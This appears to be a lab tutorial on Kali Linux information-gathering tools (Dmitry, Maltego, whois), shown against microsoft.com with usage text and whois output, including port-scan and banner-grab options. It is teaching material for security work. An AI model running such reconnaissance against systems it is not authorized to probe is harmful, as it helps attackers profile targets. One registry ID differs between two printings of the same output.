
### Kali Linux Tools

- Deepmagic Information Gathering Tool (Dmitry)
- Maltego
- whois
- Dnsmap
- Netdiscover

## Tool : Deepmagic Information Gathering Tool (Dmitry)

**DMitry** has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

- Boot the computer with Kali Linux installed.
- Start the **dmitry** application with parameters and domain name by below command :  
**dmitry iwns microsoft.com**



```
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered ports
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~#
```

- It will display IP address, whois information, etc. for provided domain name

```

root@kali: ~# dmitry -iw microsoft.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:104.43.195.251
HostName:microsoft.com

Gathered Inet-whois information for 104.43.195.251
-----
inetnum:      104.0.0.0 - 104.243.215.255
netname:      NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:        IPv4 address block not managed by the RIPE NCC
remarks:      -----
remarks:      You can find the whois server to query, or the
remarks:      IANA registry to query on this web page:
  
```


```

root@kali: ~#
Domain Name: MICROSOFT.COM
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2014-10-09T16:28:25Z
Creation Date: 1991-05-02T04:00:00Z
Registry Expiry Date: 2021-05-03T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
  
```

## Tool : Maltego

**Maltego** is a software developed by Paterva. It can be used for open-source intelligence. Maltego focuses on providing a library of transforms for discovery of data from open source, and represents that information in the form of a graph, suitable for link analysis and data mining.


- Start the **maltego** application by giving the command as maltego in the terminal.




- Maltego gui starts execution as below, wait for the application to load all the required modules.




- Login to maltego application using a free user account.




- Once the login is successful, create a new project.




- A new blank project is opened as below.




- Drag the Domain option from the left-hand side on to the project to gather information of a domain.





- Run all transforms (inspections) on the domain to gather information.



- Information gathered from different sources is displayed as below.






## Tool : whois

**Whois** is an application which can find information about a domain name registrar, domain name registration and DNS servers associated.

- Start the **whois** application with domain name by below command :  
**whois microsoft.com**



A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar at the top. The command "root@kali:~# whois microsoft.com" is entered in the terminal. The output of the command is displayed below the command line, but it is mostly blank or obscured by a large yellow redaction mark.

- Whois application displays whois information like the domain registrar, domain name registration validity of the requested domain.

```
root@kali:~# whois microsoft.com
Domain Name: MICROSOFT.COM
Registry Domain ID: 2724900_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2014-10-09T16:28:25Z
Creation Date: 1991-05-02T04:00:00Z
Registry Expiry Date: 2021-05-03T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
```

- Application also displays information about associated DNS servers for the domain.


```
root@kali:~# whois microsoft.com
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.MSFT.NET
Name Server: NS2.MSFT.NET
Name Server: NS3.MSFT.NET
Name Server: NS4.MSFT.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-07-03T03:19:08Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
```

- Application also displays the information of the organization owning the domain name.




The screenshot shows a terminal window with a dark blue header bar. The header bar contains the text "root@kali: ~" on the left and three small icons on the right. The main area of the terminal is white and contains the following text:

```
File Edit View Search Terminal Help
rProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Microsoft Corporation
Registrant Street: One Microsoft Way, I
Registrant City: Redmond
Registrant State/Province: WA
Registrant Postal Code: 98052
Registrant Country: US
Registrant Phone: +1.4258828080
Registrant Phone Ext:
Registrant Fax: +1.4259367329
Registrant Fax Ext:
Registrant Email: domains@microsoft.com
Registry Admin ID:
Admin Name: Domain Administrator
Admin Organization: Microsoft Corporation
Admin Street: One Microsoft Way,
